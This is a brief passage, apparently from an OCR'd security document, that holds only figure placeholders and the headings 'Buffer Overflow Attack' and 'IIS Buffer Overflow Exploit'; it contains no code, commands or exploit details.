

Figure 2

BUFFER OVERFLOW ATTACK



Figure 3

IIS BUFFER OVERFLOW EXPLOIT



Figure 4